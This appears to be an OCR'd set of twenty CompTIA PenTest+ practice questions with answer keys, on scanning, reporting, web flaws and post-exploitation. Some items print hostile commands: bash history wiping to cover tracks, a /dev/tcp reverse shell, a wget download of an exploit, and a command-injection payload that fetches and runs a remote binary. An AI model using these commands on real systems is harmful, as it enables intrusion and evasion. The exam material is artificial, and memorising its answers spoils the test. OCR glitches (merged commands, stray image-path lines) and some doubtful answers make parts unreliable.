CompTIA PenTest+ Certification Exam

1. Which of the following commands will allow a penetration tester to permit a shell script to be executed by the file owner?

A. chmodu+x script.sh

B. chmodu+e script.sh

C. chmodo+e script.sh

D. chmodo+x script.sh

Answer(s): A

---

2. A penetration tester gains access to a system and establishes persistence, and then run the following commands:

```
cat /dev/null > temp
touch -r .bash_history temp
mv temp .bash_history
```

Which of the following actions is the tester MOST likely performing?

A. Redirecting Bash history to /dev/null

B. Making a copy of the user's Bash history to further enumeration

C. Covering tracks by clearing the Bash history

D. Making decoy files on the system to confuse incident responders

Answer(s): C

---

3. A compliance-based penetration test is primarily concerned with:

A. obtaining PII from the protected network.

B. bypassing protection on edge devices.

C. determining the efficacy of a specific set of security standards.

D. obtaining specific information from the protected network.

Answer(s): C

---

4. A penetration tester is explaining the MITRE ATT&CK framework to a company's chief legal counsel. Which of the following would the tester MOST likely describe as a benefit of the framework?

A. Understanding the tactics of a security intrusion can help disrupt them.

B. Scripts that are part of the framework can be imported directly into SIEM tools.

C. The methodology can be used to estimate the cost of an incident better.

D. The framework is static and ensures stability of a security program over time.

Answer(s): A

---

5. Which of the following BEST describe the OWASP Top 10? (Choose two.)

- [ ] A. The most critical risks of web applications
- [ ] B. A list of all the risks of web applications
- [ ] C. The risks defined in order of importance
- [ ] D. A web-application security standard
- [ ] E. A risk-governance and compliance framework
- [ ] F. A checklist of Apache vulnerabilities

Answer(s): A C

---

6. A penetration tester discovered a vulnerability that provides the ability to upload to a path via discovery traversal. Some of the files that were discovered through this vulnerability are:

```
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/newbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/rmbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/picktheme.pl
https://xx.xx.xx.x/vpn/../vpns/cfg/smb.conf
```

Which of the following is the BEST method to help an attacker gain internal access to the affected machine?

A. Edit the discovered file with one line of code for remote callback.

B. Download .pl files and look for usernames and passwords.

C. Edit the smb.conf file and upload it to the server.

D. Download the smb.conf file and look at configurations.

Answer(s): C

---

7. A company obtained permission for a vulnerability scan from its cloud service provider and now wants to test the security of its hosted data.
Which of the following should the tester verify FIRST to assess this risk?

A. Whether sensitive client data is publicly accessible

B. Whether the connection between the cloud and the client is secure

C. Whether the client's employees are trained properly to use the platform

D. Whether the cloud applications were developed using a secure SDLC

Answer(s): A

---

8. A penetration tester ran the following command on a staging server:
python -m SimpleHTTPServer 9891

Which of the following commands could be used to download a file named exploit to a target machine for execution?

A. nc 10.10.51.50 9891 < exploit

B. powershell -exec bypass -f \\10.10.51.50\9891

C. bash -i >& /dev/tcp/10.10.51.50/9891 0&1/exploit

D. wget 10.10.51.50:9891/exploit

Answer(s): D

---

9. A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized:

```
exploit = "POST"
exploit += "/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${sytem.IFS()}-
c${system.IFS()}'cd${system.IFS()}/tmp;${system.IFS()}wget${system.IFS()}http://10.10.0.1/apac
${system.IFS()}apache${system.IFS()}./apache'%0A%27&loginUSer=a&Pwd=a"
exploit += "HTTP/1.1"
```

Which of the following commands should the penetration tester run post-engagement?

A. grep -v apache ~/bash_history> ~/.bash_history

B. rm -rf /tmp/apache

C. chmod 600 /tmp/apache

D. taskkill /IM ‎λ€apacheλ€ /F

Answer(s): B

---

10. Which of the following is MOST important to include in the final report of a static application-security test that was written with a team of application developers as the intended audience?

A. Executive summary of the penetration-testing methods used

B. Bill of materials including supplies, subcontracts, and costs incurred during assessment


C. Quantitative impact assessments given a successful software compromise

D. Code context for instances of unsafe typecasting operations

Answer(s): D

---

11. SIMULATION
You are a penetration tester reviewing a client's website through a web browser.
INSTRUCTIONS
Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


Secure System
https://comptia.org/login.aspx
Secure System
User name
Password
Login
View certificate
View Source
View Cookies
Remediate Certificate
Remediate Source
Remediate Cookies
Secure System
https://comptia.org/login.aspx#viewcert
Certificate
General
Details
Certificate Path
Certificate Information
This certificate is identified for the following purpose(s):
Ensures the identity of a remote computer
*Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from: 7/18/2016 to 7/19/2018
Install Certificate...
Issuer Statement
Learn more about certificates
OK

Secure System

https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWI2aGRmc29pYmp3ZXJndWIvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGI1Z
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JqbGFzZWJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVn
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf-token" />
<select><script>
document.write(",OPTION value=1>"+document.location.herf.substring(document.location.herf.indexOf("f=")+16)+"</OPTION>");
</script></select>
<div align="center">
<from action="<c:url value='main.do'/>"method="post">
<div style>"margin-top:200px:margin-bottom:10px;">
<span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px:">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!--input style="width:150px:" type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;>Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!--div><span style="width:100px;>Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password"-->
```


Secure System


https://comptia.org/login.aspx#viewcookies


Name	Value	Domain	Path	Expires/...	Size	HTTP	Se
ASP.NET_SessionId	h1bcxktse2ewvqwf4bdcby3v	www.com...	/	Session	41		
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59		
__utmb	36104370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32		
__utmc	36104370	.comptia.o...	/	Session	14		
__utmt	1	.comptia.o...	/	2017-10-1...	7		
__utmv	36104370.|2=Account%20Type=Not20Defined=1	.comptia.o...	/	2019-10-1...	48		
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99		
_sp_id.0767	4a84866c6fffff51c.1508266964.1.1508268019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99		
_sp_id.0767	*	.comptia.o...	/	2017-10-1...	13		

Secure System

https://comptia.org/login.aspx#vremediatecert







A. See Explanation section for answer.

Answer(s): A

---

12. A Chief Information Security Officer wants a penetration tester to evaluate the security awareness level of the company's employees.
Which of the following tools can help the tester achieve this goal?

A. Metasploit

B. Hydra

C. SET

D. WPScan

Answer(s): C

---

13. Which of the following is the MOST common vulnerability associated with IoT devices that are directly connected to the Internet?

A. Unsupported operating systems

B. Susceptibility to DDoS attacks

C. Inability to network

D. The existence of default passwords

Answer(s): D

---

14. Which of the following describes the reason why a penetration tester would run the command sdeletemimikatz. * on a Windows server that the tester compromised?

A. To remove hash-cracking registry entries

B. To remove the tester-created Mimikatz account

C. To remove tools from the server

D. To remove a reverse shell from the system

Answer(s): C

---

15. A penetration tester is scanning a corporate lab network for potentially vulnerable services.
Which of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?

A. nmap 192.168.1.1-5 -PU22-25,80

B. nmap 192.168.1.1-5 -PA22-25,80

C. nmap 192.168.1.1-5 -PS22-25,80

D. nmap 192.168.1.1-5 -Ss22-25,80

Answer(s): C

---

16. A penetration tester was brute forcing an internal web server and ran a command that produced the following output:

```
$ dirb http://172.16.100.10:3000
-----------------
DURB v2.22
By The Dark Raver
-----------------
START_TIME: Wed Feb 3 13:06:18 2021
URL_BASE: http://172.16.100.10:3000
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.100.10:3000 ----
+ http://172.16.100.10:3000/ftp (CODE:200|SIZE:11071)
+ http://172.16.100.10:3000/profile (CODE:500|SIZE:1151)
+ http://172.16.100.10:3000/promotion (CODE:200|SIZE:6586)
+ http://172.16.100.10:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.16.100.10:3000 /Video (CODE:200|SIZE:10075518)

-----------------
END_TIME: Wed Feb 3 13:07:53 2021
DOWNLOADED: 4612 - FOUND: 5
```

However, when the penetration tester tried to browse the URL http://172.16.100.10:3000/profile, a blank page was displayed.
Which of the following is the MOST likely reason for the lack of output?

A. The HTTP port is not open on the firewall.

B. The tester did not run sudo before the command.

C. The web server is using HTTPS instead of HTTP.

D. This URI returned a server error.

Answer(s): D

---

17. A penetration tester was conducting a penetration test and discovered the network traffic was no longer reaching the client's IP address. The tester later discovered the SOC had used sinkholing on the penetration tester's IP address.
Which of the following MOST likely describes what happened?

A. The penetration tester was testing the wrong assets.

B. The planning process failed to ensure all teams were notified.

C. The client was not ready for the assessment to start.

D. The penetration tester had incorrect contact information.

Answer(s): B

---

18. An Nmap scan shows open ports on web servers and databases. A penetration tester decides to run WPScan and SQLmap to identify vulnerabilities and additional information about those systems.
Which of the following is the penetration tester trying to accomplish?

A. Uncover potential criminal activity based on the evidence gathered.

B. Identify all the vulnerabilities in the environment.

C. Limit invasiveness based on scope.

D. Maintain confidentiality of the findings.

Answer(s): B

---

19. A company hired a penetration tester to do a social-engineering test against its employees. Although the tester did not find any employees' phone numbers on the company's website, the tester has learned the complete phone catalog was published there a few months ago.
In which of the following places should the penetration tester look FIRST for the employees' numbers?

A. Web archive

B. GitHub

C. File metadata

D. Underground forums

Answer(s): A

---

20. A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running.
Which of the following would BEST support this task?

A. Run nmap with the -O, -p22, and -sC options set against the target.

B. Run nmap with the -sV and -p22 options set against the target.

C. Run nmap with the --script vulners option set against the target.

D. Run nmap with the -sA option set against the target.

Answer(s): C
